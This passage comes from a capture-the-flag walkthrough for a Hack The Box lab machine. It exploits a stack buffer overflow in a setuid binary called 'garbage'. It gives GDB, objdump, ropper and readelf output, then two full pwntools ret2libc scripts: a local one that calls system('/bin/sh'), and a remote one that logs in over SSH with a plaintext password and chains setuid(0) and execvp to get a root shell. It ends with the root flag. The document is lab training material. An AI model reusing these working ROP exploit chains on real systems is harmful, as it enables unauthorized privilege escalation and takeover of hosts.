0048| 0x7ffc98b292c0 --> 0x100040000
0056| 0x7ffc98b292c8 --> 0x401619 (<main>:      push   rbp)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000424242424242 in ?? ()
gdb-peda$ 
```

our RIP is now successfully overwritten with B(hexadecimal value : 42)

ii. Find various addresses from binary garbage:


a. Finding main address:

->objdump -D garbage |grep main //gives address as:0x401619




```
root@Hackintosh:~/10.10.10.139# objdump -D garbage |grep main
  401194:       ff 15 56 2e 00 00       callq  *0x2e56(%rip)        # 403ff0 <__libc_start_main@GLIBC_2.2.5>
0000000000401619 <main>:
  401644:       0f 84 e6 00 00 00       je     401730 <main+0x117>
  4016cd:       74 24                   je     4016f3 <main+0xda>
  4016d2:       7f 07                   jg     4016db <main+0xc2>
  4016d7:       74 0e                   je     4016e7 <main+0xce>
  4016d9:       eb 3a                   jmp    401715 <main+0xfc>
  4016de:       74 1f                   je     4016ff <main+0xe6>
  4016e3:       74 26                   je     40170b <main+0xf2>
  4016e5:       eb 2e                   jmp    401715 <main+0xfc>
  4016f1:       eb 38                   jmp    40172b <main+0x112>
  4016fd:       eb 2c                   jmp    40172b <main+0x112>
  401709:       eb 20                   jmp    40172b <main+0x112>
  40172b:       e9 6e ff ff ff          jmpq   40169e <main+0x85>
root@Hackintosh:~/10.10.10.139#
```

b. Finding puts address:
->objdump -D garbage |grep puts
gives: plt_puts:0x401050 and got_puts:0x404028




```
root@Hackintosh:~/10.10.10.139# objdump -D garbage |grep puts
0000000000401050 <puts@plt>:
  401050:       ff 25 d2 2f 00 00       jmpq   *0x2fd2(%rip)        # 404028 <puts@GLIBC_2.2.5>
  401321:       e8 2a fd ff ff          callq  401050 <puts@plt>
  401334:       e8 17 fd ff ff          callq  401050 <puts@plt>
  4014c3:       e8 88 fb ff ff          callq  401050 <puts@plt>
  4015fa:       e8 51 fa ff ff          callq  401050 <puts@plt>
  40160d:       e8 3e fa ff ff          callq  401050 <puts@plt>
  401651:       e8 fa f9 ff ff          callq  401050 <puts@plt>
  40165d:       e8 ee f9 ff ff          callq  401050 <puts@plt>
  401669:       e8 e2 f9 ff ff          callq  401050 <puts@plt>
  401675:       e8 d6 f9 ff ff          callq  401050 <puts@plt>
  401681:       e8 ca f9 ff ff          callq  401050 <puts@plt>
  40168d:       e8 be f9 ff ff          callq  401050 <puts@plt>
  401699:       e8 b2 f9 ff ff          callq  401050 <puts@plt>
  40171c:       e8 2f f9 ff ff          callq  401050 <puts@plt>
root@Hackintosh:~/10.10.10.139#
```

iii. ROP GADGET:
-> ropper -f garbage | grep rdi //apt install ropper
pop_rdi = 0x40122
//this will give output:0x000000000040122b: pop rdi; ret;
//thus we have to use above address in place of rip and next address of system argument which we need to pop from stack and put in rdi register.



```
root@Hackintosh:~/10.10.10.139# ropper -f garbage | grep rdi
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
0x0000000000401606: lea rdi, qword ptr [rip + 0xb74]; call 0x1050; mov eax, 0; leave; ret;
0x00000000004014bc: lea rdi, qword ptr [rip + 0xc2d]; call 0x1050; mov edi, 0xffffffff; call 0x1160; leave; ret;
0x000000000040131a: lea rdi, qword ptr [rip + 0xce7]; call 0x1050; nop; pop rbp; ret;
0x000000000040132d: lea rdi, qword ptr [rip + 0xcf4]; call 0x1050; nop; pop rbp; ret;
0x000000000040144b: mov eax, dword ptr [rbp - 0x18]; mov rdi, rax; call 0x1060; nop; leave; ret;
0x0000000000401318: mov ebp, esp; lea rdi, qword ptr [rip + 0xce7]; call 0x1050; nop; pop rbp; ret;
0x000000000040132b: mov ebp, esp; lea rdi, qword ptr [rip + 0xcf4]; call 0x1050; nop; pop rbp; ret;
0x0000000000401187: mov ecx, 0x401740; mov rdi, 0x401619; call qword ptr [rip + 0x2e56]; hlt; nop dword ptr [rax + rax]; ret;
0x000000000040144a: mov rax, qword ptr [rbp - 0x18]; mov rdi, rax; call 0x1060; nop; leave; ret;
0x0000000000401317: mov rbp, rsp; lea rdi, qword ptr [rip + 0xce7]; call 0x1050; nop; pop rbp; ret;
0x000000000040132a: mov rbp, rsp; lea rdi, qword ptr [rip + 0xcf4]; call 0x1050; nop; pop rbp; ret;
0x0000000000401186: mov rcx, 0x401740; mov rdi, 0x401619; call qword ptr [rip + 0x2e56]; hlt; nop dword ptr [rax + rax]; ret;
0x000000000040118d: mov rdi, 0x401619; call qword ptr [rip + 0x2e56]; hlt; nop dword ptr [rax + rax]; ret;
0x000000000040144e: mov rdi, rax; call 0x1060; nop; leave; ret;
0x00000000004011c6: or dword ptr [rdi + 0x4040d0], edi; jmp rax;
0x000000000040179b: pop rdi; ret;
root@Hackintosh:~/10.10.10.139#
```

iv. Finding various address from libc header file:
Finding linked header files of binary:
->ldd garbage | grep libc




```
root@Hackintosh:~/10.10.10.139# ldd garbage
        linux-vdso.so.1 (0x00007ffdeed7d000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f3ee3650000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f3ee383e000)
root@Hackintosh:~/10.10.10.139#
```

We cant use libc_base address directly as ASLR is enabled.(copy location of header)

a. Finding libc puts address:


->readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep puts   //0x71910



```
root@Hackintosh:~/10.10.10.139# readelf -s  /lib/x86_64-linux-gnu/libc.so.6 | grep puts
   194: 0000000000071910   413 FUNC    GLOBAL DEFAULT   13 _IO_puts@@GLIBC_2.2.5
   426: 0000000000071910   413 FUNC    WEAK   DEFAULT   13 puts@@GLIBC_2.2.5
   501: 00000000000fdfb0  1240 FUNC    GLOBAL DEFAULT   13 putspent@@GLIBC_2.2.5
   685: 00000000000ffa90   680 FUNC    GLOBAL DEFAULT   13 putsgent@@GLIBC_2.10
  1153: 0000000000070490   338 FUNC    WEAK   DEFAULT   13 fputs@@GLIBC_2.2.5
  1694: 0000000000070490   338 FUNC    GLOBAL DEFAULT   13 _IO_fputs@@GLIBC_2.2.5
  2332: 000000000007a460   151 FUNC    WEAK   DEFAULT   13 fputs_unlocked@@GLIBC_2.2.5
root@Hackintosh:~/10.10.10.139# 
```

b. Finding libc system address:


->readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system



```
root@Hackintosh:~/10.10.10.139# readelf -s  /lib/x86_64-linux-gnu/libc.so.6 | grep system
   235: 0000000000129a70    99 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.2.5
   613: 00000000000449c0    45 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1418: 00000000000449c0    45 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.2.5
root@Hackintosh:~/10.10.10.139# 
```

c.Finding libc's */bin/sh* string from header file*:*

->strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh



```
root@Hackintosh:~/10.10.10.139# strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
 181519 /bin/sh
root@Hackintosh:~/10.10.10.139# 
```

Script:

```
=========================================================
                        exploit_local.py
=========================================================
from pwn import *

context(terminal=['tmux','new-window'])
p= process('./garbage')
#p=gdb.debug('./garbage','b main')

context(os="linux",arch="amd64")
#context.log_level = 'DEBUG'


#stage 1
#objdump -D garbage |grep main
plt_main = p64(0x401619)
#objdump -D garbage |grep puts
#  401050:   ff 25 d2 2f 00 00          jmpq   *0x2fd2(%rip)        # 404028
<puts@GLIBC_2.2.5>
plt_put =  p64(0x401050)
got_put =  p64(0x404028)
#ropper -f garbage | grep rdi
```

```
pop_rdi =  p64(0x40179b)
junk    = "A"*136

#Enter access password: sdfdsf
#
#access denied.

payload = junk + pop_rdi + got_put + plt_put + plt_main

p.sendline(payload)
p.recvuntil('denied.')
leaked_puts = p.recv()[:8].strip().ljust(8,"\x00")
log.success("Leaked puts@GLIBCL: " + str(leaked_puts))
leaked_puts = u64(leaked_puts)
#log.success("Leaked puts@GLIBCL(unpacked): " + str(leaked_puts))

#stage 2
pop_rdi = p64(0x40179b)
#readelf -s  /lib/x86_64-linux-gnu/libc.so.6 | grep puts
libc_put = 0x71910
#readelf -s  /lib/x86_64-linux-gnu/libc.so.6 | grep system
libc_sys = 0x449c0
#strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
libc_sh  = 0x181519

offset = leaked_puts - libc_put
sys = p64(offset + libc_sys)
sh = p64(offset + libc_sh)

payload = junk + pop_rdi + sh + sys
p.sendline(payload)

p.recvuntil('denied.')

#raw_input()
p.interactive()
```

==
==

==Exploiting Remotely==
i. Make remote connection using ssh
ii. Modify address of libc in stage 2 according to the victim machine
iii. Use setuid(0)
iv. Since system() function is not working on remote so I am using execvp()

and also note that execvp() takes 2 arguments so use 2 gadget chain(rdi+rsi).


```
============================================================
                         exploit_remote.py
============================================================
#REMOTE SCRIPT:
from pwn import *

context(terminal=['tmux','new-window'])
shell = ssh('margo', '10.10.10.139', password='iamgod$08', port=22)
p= shell.process('/usr/bin/garbage')
#p=gdb.debug('./garbage','b main')

context(os="linux",arch="amd64")
#context.log_level = 'DEBUG'

#  401050:   ff 25 d2 2f 00 00          jmpq   *0x2fd2(%rip)       # 404028
<puts@GLIBC_2.2.5>

#stage 1
#objdump -D garbage |grep main
plt_main = p64(0x401619)
#objdump -D garbage |grep puts
#  401050:   ff 25 d2 2f 00 00          jmpq   *0x2fd2(%rip)       # 404028
<puts@GLIBC_2.2.5>
plt_put =  p64(0x401050)
got_put =  p64(0x404028)
#ropper -f garbage | grep rdi
pop_rdi =  p64(0x40179b)
junk    = "A"*136

#Enter access password: sdfdsf
#
#access denied.

payload = junk + pop_rdi + got_put + plt_put + plt_main

p.sendline(payload)
p.recvuntil('denied.')
leaked_puts = p.recv()[:8].strip().ljust(8,"\x00")
log.success("Leaked puts@GLIBCL: " + str(leaked_puts))
leaked_puts = u64(leaked_puts)
#log.success("Leaked puts@GLIBCL(unpacked): " + str(leaked_puts))
```

```
#stage 2
pop_rdi = p64(0x40179b)
#0x0000000000401799: pop rsi; pop r15; ret;
pop_rsi = p64(0x401799)
#readelf -s  /lib/x86_64-linux-gnu/libc.so.6 | grep puts
#libc_put = 0x71910
libc_put = 0x809c0
#readelf -s  /lib/x86_64-linux-gnu/libc.so.6 | grep system
#libc_sys = 0x449c0
#libc_sys = 0x4f440
#readelf -s  /lib/x86_64-linux-gnu/libc.so.6 | grep execvp
libc_execvp = 0xe5490
# strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
#libc_sh  = 0x181519
libc_sh  = 0x1b3e9a
libc_setuid = 0xe5970


offset = leaked_puts - libc_put
execvp = p64(offset + libc_execvp)
setuid = p64(offset + libc_setuid)
sh = p64(offset + libc_sh)
null = p64(0x00)

payload = junk + pop_rdi + null + setuid + pop_rdi + sh + pop_rsi + null + null + 
execvp
p.sendline(payload)

p.recvuntil('denied.')

#raw_input()
p.interactive()
```

==

==>Exploiting:

```
->python exploit_remote.py
```



```
root@Hackintosh:~/10.10.10.139# python exploit_remote.py
[+] Connecting to 10.10.10.139 on port 22: Done
/usr/lib/python2.7/dist-packages/paramiko/ecdsakey.py:164: CryptographyDeprecationWarning: Support for unsafe construction of public numbers from enco
ded data will be removed in a future version. Please use EllipticCurvePublicKey.from_encoded_point
  self.ecdsa_curve.curve_class(), pointinfo
/usr/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:39: CryptographyDeprecationWarning: encode_point has been deprecated on EllipticCurvePublic
Numbers and will be removed in a future version. Please use EllipticCurvePublicKey.public_bytes to obtain both compressed and uncompressed point encod
ing.
  m.add_string(self.Q_C.public_numbers().encode_point())
/usr/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:96: CryptographyDeprecationWarning: Support for unsafe construction of public numbers from
encoded data will be removed in a future version. Please use EllipticCurvePublicKey.from_encoded_point
  self.curve, Q_S_bytes
/usr/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:111: CryptographyDeprecationWarning: encode_point has been deprecated on EllipticCurvePubli
cNumbers and will be removed in a future version. Please use EllipticCurvePublicKey.public_bytes to obtain both compressed and uncompressed point enco
ding.
  hm.add_string(self.Q_C.public_numbers().encode_point())
[*] margo@10.10.10.139:
    Distro    Ubuntu 18.04
    OS:       linux
    Arch:     amd64
    Version:  4.15.0
    ASLR:     Enabled
[+] Starting remote process '/usr/bin/garbage' on 10.10.10.139: pid 3227
[+] Leaked puts@GLIBCL: �)RD!\x7f\x00\x00
[*] Switching to interactive mode

# $ whoami
root
# $ cat root.txt
cat: root.txt: No such file or directory
# $ cat /root/root.txt
1cc73a448021ea81aee6c029a3d2f997
# $ █
```

==

GOT ROOT

root.txt:1cc73a448021ea81aee6c029a3d2f997

==

==>Concepts Learned:

1. Buffer-overflow on 64 bit machine with dep enabled and also ASLR on OS enabled.
2. Using gadgets in ROP attack.
3. Basic command of python3 console.

==>Reference Links:

1. ippsec bitterman
https://www.youtube.com/watch?v=6S4A2nhHdWg
2. ippsec redcross
https://www.youtube.com/watch?v=-GNyDEQ9UDU

++Contact Me++

Any suggestions to my walkthrough or alternate methods are heartly welcome.
Conatct email:**rjennifer@protonmail.com**
htb profile link: https://www.hackthebox.eu/home/users/profile/52134